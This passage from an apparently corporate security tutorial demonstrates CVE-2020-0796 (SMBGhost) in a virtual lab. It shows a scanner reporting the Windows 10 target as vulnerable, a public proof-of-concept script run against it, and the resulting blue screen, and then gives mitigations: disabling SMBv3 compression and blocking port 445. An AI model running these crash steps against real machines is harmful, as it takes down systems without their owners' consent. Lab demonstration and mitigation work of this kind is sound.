Ending arp-scan 1.9.7: 256 hosts scanned in 1.985 seconds (128.97 hosts/sec). 4
responded
root@kali:~/cve-2020-0796# python3 cve-2020-0796-scanner.py 192.168.234.132
Vulnerable
root@kali:~/cve-2020-0796#
```


After running the command you simply receive a message stating that the target is vulnerable. This means that we can move on with our second tool to crash the vulnerable target machine by just using a simple command and the IP address.

Go to the directory of the second tool, and you will find a python file. Now enter the command: *python3 filename ip_address*

Let this command run and notice the changes in the target machine. In a few minutes, the target machine crashes and a blue screen of death appears.


Activities
Kali - VMware Workstation
Tue Dec 15, 2:12 PM
90 %
File Edit View VM Tabs Help
Home
Kali
Windows 10 x64
Applications
Places
Terminal
Tue 14:12
root@kali: ~/CVE-2020-0796
File Edit View Search Terminal Help

```
root@kali:~# cd CVE-2020-0796/
root@kali:~/CVE-2020-0796# ls
cve-2020-0796.py  demo.gif  README.md
root@kali:~/CVE-2020-0796# python3 cve-2020-0796.py 192.168.234.132
***********************
*  CVE-2020-0796 PoC  *
*  By Jiansiting      *
***********************
```


Activities
Windows 10 x64 - VMware Workstation
Tue Dec 15, 2:12 PM
90 %
File Edit View VM Tabs Help
Home
Kali
Windows 10 x64
:(

Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

0% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode

If you call a support person, give them this info:
Stop code: PAGE FAULT IN NONPAGED AREA

So we have successfully exploited the vulnerability in the SMBv3 of Windows 10 and crashed a system remotely using two simple tools and the target IP address.

How to mitigate this vulnerability:


The workaround should be applied to all servers and workstations that share this vulnerability. Also, make sure that firewall rules on the border firewall and endpoints prevent (block) inbound and outbound connections to the vulnerable service (445 TCP) if applicable.

1. Disable SMBv3 compression

```
Set-ItemProperty -Path
“HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters”
DisableCompression -Type DWORD -Value 1 -Force
```

2. Block inbound and outbound SMB

Consider blocking outbound SMB connections (TCP port 445 for SMBv3) from the local network to the WAN. Also, ensure that SMB connections from the internet are not allowed to connect inbound to an enterprise LAN.



www.lucideus.com | info@lucideustech.com | +91 11 2632-2632
Lucideus 2020

LUCIDEUS